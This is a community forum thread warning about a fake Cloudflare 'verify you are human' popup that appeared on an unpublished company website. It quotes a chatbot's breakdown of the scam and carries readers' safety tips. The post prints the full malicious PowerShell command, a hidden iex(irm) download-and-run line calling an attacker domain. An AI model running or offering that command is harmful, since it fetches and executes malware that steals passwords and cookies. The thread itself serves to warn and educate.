This is a scam I had not encountered before
 hjake
Posts: 1,347
hjake
Posts: 1,347
This is a community bulletin board reminder.
I sent the email, posted below, to friends and family of a scam I had not experienced before and as a reminder that vectors of attack by scammers include your visits to legitimate websites.
Nobody can be vigilant 100% of the time, BUT if you encounter something unexpected when web-surfing then pause and question it.
Please share your constructive cautionary tales. I am sure others have encountered before something I have encountered for the first time. Remember, sharing is caring, be a bear and share.
*** EMAIL ***
This morning, when I tried to visit our beta-website to review the development of our new company website design, I was targeted by scammers. I did not complete the request and investigated the details and here is what I found.
The moral of this story, and a good use of AI, is caution when surfing the web. Legitimate websites can also be vectors for attack by scammers.

1. See the attached screenshot of the popup alert.
2. It is asking me to execute a script. DON’T DO THAT!!! EVER!!! EVEN IF IT LOOKS LEGIT!!!
3. So, I asked Google Gemini this question:
What does this script do in MS Windows Terminal?
powershell -w h -c "iex(irm 'verificationscodes.beer/b69871eac0553e34' -UseBasicParsing)"; exit <#Verification ID: b69871eac0553e34#>
It was required by Cloudflare
4. Google Gemini replied:
STOP IMMEDIATELY. Do not run this script. If you already ran it, your computer is highly likely compromised.
This is not a legitimate Cloudflare verification script. It is a well-known malicious technique (often delivered via phishing, fake Google Meet errors, or fake CAPTCHAs) designed to trick you into infecting your own machine.
Here is a breakdown of exactly what this script is doing and why it is dangerous:
How the Script Works
- powershell: Launches Windows PowerShell.
- -w h (Short for -WindowStyle Hidden): This forces the PowerShell window to instantly hide itself so you can't see what it's doing in the background.
- -c (Short for -Command): Tells PowerShell to execute the code that follows.
- irm (Short for Invoke-RestMethod): Reaches out to the internet to fetch the contents of a specific URL (in this case, verificationscodes[.]beer/...).
- iex (Short for Invoke-Expression): This takes whatever code was just downloaded from that website and immediately runs it directly in your computer's memory.
- -UseBasicParsing: A technical flag used to make the download quicker and less dependent on Internet Explorer components.
- ; exit: Closes the terminal window immediately after launching the attack to hide the evidence.
- <#Verification ID:...#>: This is just a comment designed to make the script look official and track which victim clicked it.
The "Fake Cloudflare" Scam
Real security services like Cloudflare or Google CAPTCHA will never ask you to copy and paste a script into your Windows Terminal or PowerShell to "verify" you are human.
Scammers use fake "Verification Required" or "Fix Network Error" pop-ups that look exactly like Cloudflare. When you click "Verify," they secretly copy this malicious command to your clipboard and trick you into pasting it into your terminal.
What Should You Do Next?
If you already pasted and ran this command, the attackers likely have access to your system. Take these steps immediately:
- Disconnect from the Internet: Unplug your Ethernet cable or disconnect from Wi-Fi to stop the malware from sending your data to the hacker's server.
- Run a Full Antivirus Scan: Use Windows Defender or a reputable third-party scanner like Malwarebytes to scan your system.
- Change Your Passwords: From a different device (like your phone), change the passwords to your important accounts (email, banking, crypto wallets, social media). This type of malware often steals browser cookies and saved passwords instantly.
- Check for Unusual Activity: Keep a close eye on your active sessions and financial statements over the next few days.

Daz 3D is part of 
Connect
DAZ Productions, Inc.
7533 S Center View Ct #4664
West Jordan, UT 84084
Licensing Agreement | Terms of Service | Privacy Policy | EULA
© 2026 Daz Productions Inc. All Rights Reserved.
Comments
I received a reply from my web development company, that a plug-in for the site had not been updated and they will notify me when it is updated.
The point being the company I am dealing with is legitimate but it is possible for the scammers to sneak by so even visiting only "safe" websites is not a guarantee the scammers won't find a vunerability. As the web-surfer you have to be vigilant too.
I have found throwing emails and suspicious stuff at ChatGPT (or your favorite AI) can very quickly put things in perspective. If you are not sure how to "throw it at AI" the good news is you can simply ask your AI and it will guide you. I'm a pretty savvy web designer and I've had a few scams that even I had to ask AI - and every time I was suspicious, I was right to be. Stay safe out there, people!
I had an email earlier this week and the address was weird. Can't remember it exactly but I did call my flatmate in for his opinion (BS in Computer Science) and he agreed it was probably a scam or something not good. I used to be able to open emails in gmail to examine them a few years ago, but I can't find that option anymore. So I ticked the email box and clicked on the elipses at the top and reported it a spam. That deleted it and hopefully reported it to authorities.
My cellphone text messages get quite a few and those I zap and report.
Phone calls, if I don't recognize the number, I don't pick up. Leave a message and I will consider if I want to talk to you. My phone is for my convienence, not your marketing or for a platform to steal from me.
Geting you to run scripts as part of a purported verifcation step is quite common, the MalwareBytes newsletter has mentioned various ones like that. It had nothing to do with Cloudflare, as the AI response indicates it was a fake pop-up (presumably the lack of update had allowed mal-ware onto the site, or it may even have been a rogue ad if those are enabled on thw site).
It is correct this had nothing to do with Cloudflare as indicated, but the popup was reasonably well thought out and could catch a person who believed they were "safe" web browsing.
I was doing my daily check-in to see how my web designer was progessing with our company's beta for our new website. It was a plug-in for the website that was a little out of date and a scam bot was able to exploit it.
My point being there is no "safe" browsing or "safe" website. Our website is not even published. You have to use the specific path. SEO or other tracking tools are NOT enabled.
Web safety tools are great and should used. Avoid questionable websites, but do not fall into the false belief you are "safe" web browsing because you have great web security tools and you don't visit questionable website. There are so many components that go into a website design and each component can be a vector for attack.
People often discuss telephone and email safety and just wanted to provide a reminder to practice "safe" behavior when web browsing.